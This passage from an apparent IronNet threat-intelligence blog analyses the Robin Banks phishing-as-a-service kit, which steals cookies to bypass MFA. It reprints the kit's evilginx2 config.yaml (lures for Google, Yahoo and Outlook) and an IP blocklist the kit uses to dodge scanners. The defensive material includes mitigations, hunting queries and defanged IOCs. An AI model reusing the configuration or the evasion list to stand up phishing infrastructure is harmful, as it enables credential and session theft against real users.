    blacklist.txt        404 bytes
    config.yaml          987 bytes
  crt                    --
    data.db              Zero bytes
phishlets                --
    google.yaml          4 KB
    outlook.yaml         3 KB
    yahoo.yaml           7 KB
robinbanks               18 MB
```

Figure 9: Files listed in `robinbanks.zip`


The `blacklist.txt` file contained in the zip contains the following list of IPs (see Figure 10), which are mainly online scanners or bots. The Robin Banks admins preconfigure the IPs included in the blacklist, but customers can also customize or add to this list to include specific IPs they would like to blacklist. This txt file serves as a second layer of protection for customers of the cookie-stealing feature; if a connection is allowed beyond the initial phishing page utilizing Adspect, then the manual blacklist hardcoded in serves as a layer of redundancy to ensure listed IPs are filtered out.



```
162.142.125.58
167.248.133.43
162.142.125.196
167.94.138.116
167.248.133.44
185.220.102.8
185.100.86.154
161.35.89.180
179.43.169.181
209.172.38.176
209.172.38.182
209.172.38.183
209.172.38.164
209.172.38.165
209.172.38.166
209.172.38.167
209.172.38.168
209.172.38.169
209.172.38.170
209.172.38.171
209.172.38.172
209.172.38.173
209.172.38.174
209.172.38.179
209.172.38.180
209.172.38.181
209.172.38.175
```

Figure 10: Sample list of IPs included in `blacklist.txt`

The `config.yaml` file in the zip contains the configuration information pertaining to the evilginx2 webserver/processing (see Figure 11), which may be evidence that Robin Bank's cookie-stealing feature is not as custom as the platform advertises. From our analysis, it seems Robin Banks developers used evilginx2 code as a base for its new feature and made very simple modifications to make it seem like its own.



```yaml
blacklist_mode: "off"
ip: 127.0.0.1
lures:
- hostname: ""
  info: ""
  og_desc: ""
  og_image: ""
  og_title: ""
  og_url: ""
  path: /whlyYQaP
  phishlet: google
  redirect_url: https://www.google.com
  template: ""
  ua_filter: ""
- hostname: ""
  info: ""
  og_desc: ""
  og_image: ""
  og_title: ""
  og_url: ""
  path: /WuTOjNzw
  phishlet: yahoo
  redirect_url: https://www.yahoo.com
  template: ""
  ua_filter: ""
- hostname: ""
  info: ""
  og_desc: ""
  og_image: ""
  og_title: ""
  og_url: ""
  path: /WuTOjFJx
  phishlet: outlook
  redirect_url: https://www.outlook.com
  template: ""
  ua_filter: ""
proxy_address: 127.0.0.1
proxy_enabled: false
proxy_password: password
proxy_port: 1234
proxy_type: http
proxy_username: ash80zwpgqx218569
redirect_key: ns
redirect_url: https://www.google.com
server: robinbanks.com
site_domains:
  google: google.come
  outlook: outlook.com
  yahoo: yahoo.com
sites_enabled:
sites_hidden: []
verification_key: fp
verification_token: "2102"
```

Figure 11: `config.yaml` file containing configuration information related to evilginx2 webserver/processing

Robin Banks' introduction of this new cookie-stealing feature is somewhat to be expected given the growing need for threat actors to bypass MFA for initial access. With more and more organizations (hopefully) requiring 2FA and multi-factor authentication (MFA) to inhibit easy unauthorized access to user accounts, credential-stealing alone only goes so far. This is why we have seen a growing trend amongst threat actors devising ways to bypass MFA, such as through MFA fatigue or cookie-stealing.

However, though MFA can be bypassed, it is very important to enforce nonetheless as it prevents more opportunistic attacks by threat actors hoping to take advantage of poor security controls and low cybersecurity awareness. Considering that a large majority of phishing campaigns using PhaaS kits are more opportunistic in nature and are looking for the largest return on investment with the lowest level of effort, adopting MFA measures for accounts –

especially those related to financial or health information – can be a simple and effective way to prevent getting caught up in mass credential phishing attacks, such as those often facilitated through Robin Banks.

Conclusion

Robin Banks' heavy reliance on open-source code and off-the-shelf tooling showcases just how low the barrier-to-entry is to not only conducting phishing attacks, but also to becoming a service provider and creating a PhaaS platform for others to use. It does not take a high sophistication level to create a kit such as this and charge hundreds to thousands of dollars for others to use it. Thus, the growing use of different web tools to host cybercriminal platforms poses concerns as cybercrime becomes more accessible and a low-effort option to drawing in a quick profit.

However, given this easy entry into the PhaaS arena for developers, the increasingly saturated market will begin to motivate existing platforms to improve their product offering and introduce new features – such as cookie-stealing – in order to stay competitive. Since credential stealing offers benefits to both low-level cybercriminals looking to gain access to individuals' bank accounts or sell credentials for profit, as well as more strategic actors aiming to gain access to enterprise networks for cyberespionage or ransomware, tailoring a phishing kit to serve a wider audience can be a smart business move for cybercriminals. It is likely Robin Banks' new cookie-stealing feature is an attempt at this: to attract more sophisticated, persistent actors set on compromising specific targets.

As PhaaS becomes more common and phishing kits become more advanced, it is increasingly important to ensure individuals and organizations are aware of the warning signs of phishing and are being strategic in reducing the impact of such attacks. Large firms such as Microsoft have been pushing customers to adopt a passwordless lifestyle, where available. With the advent of Windows Hello, numerous mobile authenticator applications, hardware/software security keys and SMS verification; this future might be closer than we think. It'll be interesting to see if the future of the industry includes adopting a passwordless strategy.

Mitigations for Phishing Attacks

In order to protect yourself and your organization from falling victim to a phishing attempt, you must take a multi-pronged approach. This includes:

- Don't click on links sent through SMS and email, especially if asked to access your account or enter your credentials.
- Use a password manager to ensure the use of unique credentials across all accounts.
- Enable multi-factor authentication (MFA) for all accounts.
- Require phishing training for employees and other partners.

- Monitor and analyze network traffic to detect suspicious activity, such as is done by IronNet's IronDefense platform.

Other **MITRE ATT&CK® mitigations** for phishing:

- **M1049** Antivirus / Antimalware
- **M1031** Network Intrusion Prevention
- **M1021** Restrict Web-Based Content
- **M1054** Use anti-spoofing and email authentication mechanisms (Software Configuration)
- **M1017** User Training

Relevant MITRE ATT&CK TTPs and IronNet Coverage

ID	Tactic & Technique	IronDefense Analytics	Use
T1566	Initial Access: Phishing	Phishing HTTPS Domain Analysis Credential Phishing	Threat actors using the Robin Banks platform conduct phishing. IronNet's Phishing HTTPS analytic attempts to detect SNIs that may be associated with malicious links and fake web content, and IronNet's Domain Analysis analytic will fire on the newly created phishing website.

Detecting Robin Banks Phishing Activity

Hunting:

URLScan pivot

Once a domain is found hosting the Robin Banks phishing kit, it is possible to use the URLScan Pro features "Similar Search" feature to find additional instances of this kit. This search might be tolerant to future changes to the kit. Your mileage may vary!

Method	Description
GET to `dfsajsk[.]php`	Indicative of communications to landing page
https://urlscan.io/search/#page.url%3Adfsajsk.php	URLScan Search Query

Sample phishing domains recently created by actors leveraging the Robin Banks platform targeting large banks:

- `verify-fargo[.]info`
- `www.securebofa[.]online`
- `Suncoastportal[.]online`
- `Truistclientauth[.]com`
- `Authchecks[.]com`

Network IOCs:

Content hosting	Admin

`9dumbdomain1[.]ru`
`9dumbdomain2[.]ru`
`dumb1[.]su`
`185.38.142[.]28`
`ironpages[.]club`
	`Ironnet[.]click`
	`185.61.137[.]142`
	`robinbanks[.]su`

Hashes (sha-256):

`robinbanks.zip`	`8ad780fea4e64463f292ed232cabc9032844334ae070a5090c60e6528f4a69e4`
`blacklist.txt`	`c8f1876becaadd5c65c91e23d3755b6ab2a84c4dd66f702da657f02b17931dec`
`config.yaml`	`7355bfb6ab0e8e45615f7086091b043472568a9ae61ecb8c8d8f699df0c29956`
Robinbanks (binary file - evilginx2)	`10d25dd902a46d9c50908390227d971ca2b9ddb782b88c60daed051e2f16c942`

About Ironnet

IronNet is dedicated to delivering the power of collective cybersecurity to defend companies, sectors, and nations. By uniting advanced technology with a team of experienced professionals, IronNet is committed to providing peace of mind in the digital world.

Back to IronNet Blog